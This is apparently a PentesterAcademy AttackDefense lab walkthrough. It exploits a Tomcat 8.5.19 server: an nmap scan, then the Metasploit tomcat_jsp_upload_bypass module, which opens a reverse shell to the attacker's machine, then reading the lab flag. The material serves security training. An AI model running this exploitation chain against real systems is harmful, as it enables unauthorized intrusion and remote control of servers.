

ATTACK
DEFENSE
by PentesterAcademy

Name	Vulnerable Java Web Server
URL	https://attackdefense.com/challengedetails?cid=1948
Type	Windows Exploitation: Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.141
root@attackdefense:~#
```


Step 2: Run an Nmap scan against the target IP.

Command: nmap --top-ports 65536 10.0.0.141


```
root@attackdefense:~# nmap --top-ports 65536 10.0.0.141
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-17 17:31 IST
Nmap scan report for ip-10-0-0-141.ap-southeast-1.compute.internal (10.0.0.141)
Host is up (0.0027s latency).
Not shown: 8293 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49166/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 15.48 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. Access port 8080 using firefox browser.


Command: firefox 10.0.0.141:8080



Step 4: Target is running a Tomcat Server 8.5.19. Search “apache tomcat 8.5.19 exploit” on google to find the vulnerability.



Step 5: Open exploit-db.com link: https://www.exploit-db.com/exploits/42966



The target might be vulnerable to "**JSP Upload Bypass RCE**".

Step 6: Exploiting the target server using metasploit `tomcat_jsp_upload_bypass` module.

Commands:
msfconsole
`use exploit/multi/http/tomcat_jsp_upload_bypass`
`set RHOSTS 10.0.0.141`
`check` (We are running a "**check**" command in the metasploit framework to make sure that if the target is vulnerable to jsp_upload_bypass or not.)
`exploit`

```
msf5 > use exploit/multi/http/tomcat_jsp_upload_bypass
msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 10.0.0.141
RHOSTS => 10.0.0.141
msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > check
[+] 10.0.0.141:8080 - The target is vulnerable.
msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit

[*] Started reverse TCP handler on 10.10.0.3:4444
[*] Uploading payload...

[*] Payload executed!
[*] Command shell session 1 opened (10.10.0.3:4444 -> 10.0.0.141:49210) at 2020-09-17 17:33:42 +0530


C:\Program Files\Apache Software Foundation\Tomcat 8.5>
```

We have successfully exploited the target Tomcat server and received a shell.

Step 7: Searching the flag.

Command: cd /
dir
cat flag.txt

```
C:\Program Files\Apache Software Foundation\Tomcat 8.5>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD

 Directory of C:\

09/16/2020  06:03 AM                32 flag.txt
08/22/2013  03:52 PM    <DIR>          PerfLogs
09/16/2020  06:00 AM    <DIR>          Program Files
09/05/2020  09:05 AM    <DIR>          Program Files (x86)
09/10/2020  09:50 AM    <DIR>          Users
09/10/2020  09:10 AM    <DIR>          Windows
               1 File(s)             32 bytes
               5 Dir(s)   8,710,541,312 bytes free

C:\>type flag.txt
type flag.txt
92d60a06d0ea2179c9a8c442c0bd0bc0
C:\>
```

This reveals the flag to us.

Flag: 92d60a06d0ea2179c9a8c442c0bd0bc0

References

1. Apache Tomcat (http://tomcat.apache.org/)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/multi/http/tomcat_jsp_upload_bypass)